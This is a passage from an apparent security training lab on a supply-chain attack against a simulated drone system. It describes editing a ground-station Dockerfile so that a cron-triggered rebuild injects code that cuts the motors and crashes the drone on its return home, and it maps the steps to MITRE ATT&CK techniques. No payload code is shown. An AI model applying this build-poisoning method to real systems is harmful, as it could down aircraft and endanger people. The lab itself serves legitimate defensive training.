Shortly after modifying the Dockerfile the scheduled cron job will execute the build-update script, which will in turn build the Docker image for the ground control station.

```
developer@ca360520d4d4:/$ nano sourcecode/ground-control-station/Dockerfile
developer@ca360520d4d4:/$ Remote hash changed! Deploying and restarting the build pipline!
```

Figure 11: Restart of the ground control station container

After the build is complete, the ground control station will be restarted and our malicious code will be executed during the "return to home" stage of the drone flight. This will cause the drone to crash mid-flight.

You can now go back to the web interface of the drone and start a new flight:



Figure 12: Crash of the drone during return to home

As you can see the first 3 stages of the flight are successful, but during the "return to home" stage, the drone crashes due to the malicious payload.

The drone will not return to the home position, but instead crash mid-flight but will suddenly turn off all motors and fall to the ground. The forth stage never coming to a close as the drone does not reach its home again.

14 Closing remarks

In this lab, we explored how an attacker can exploit vulnerabilities in a software supply chain to compromise a drone system. We learned how to:

- Use Docker
- Explore a simulated drone environment
- Conduct reconnaissance to find vulnerabilities
- Exploit cronjobs to escalate privileges
- Modify build processes to inject malicious code

14.1 MITRE ATT&CK Tactics and Techniques

This lab exercise aligns with the following MITRE ATT&CK tactics and techniques:

- **Initial Access:** Phishing (T1566)
- **Execution:** Command and Scripting Interpreter (T1059)
- **Persistence:** Cron (T1053)
- **Privilege Escalation:** Exploitation for Privilege Escalation (T1068)
- **Defense Evasion:** Obfuscated Files or Information (T1027)
- **Impact:** Denial of Service (T1499)

Understanding these tactics and techniques helps us recognize how attackers operate and how to defend against such attacks. You can look them up in the MITRE ATT&CK framework: `https://attack.mitre.org/`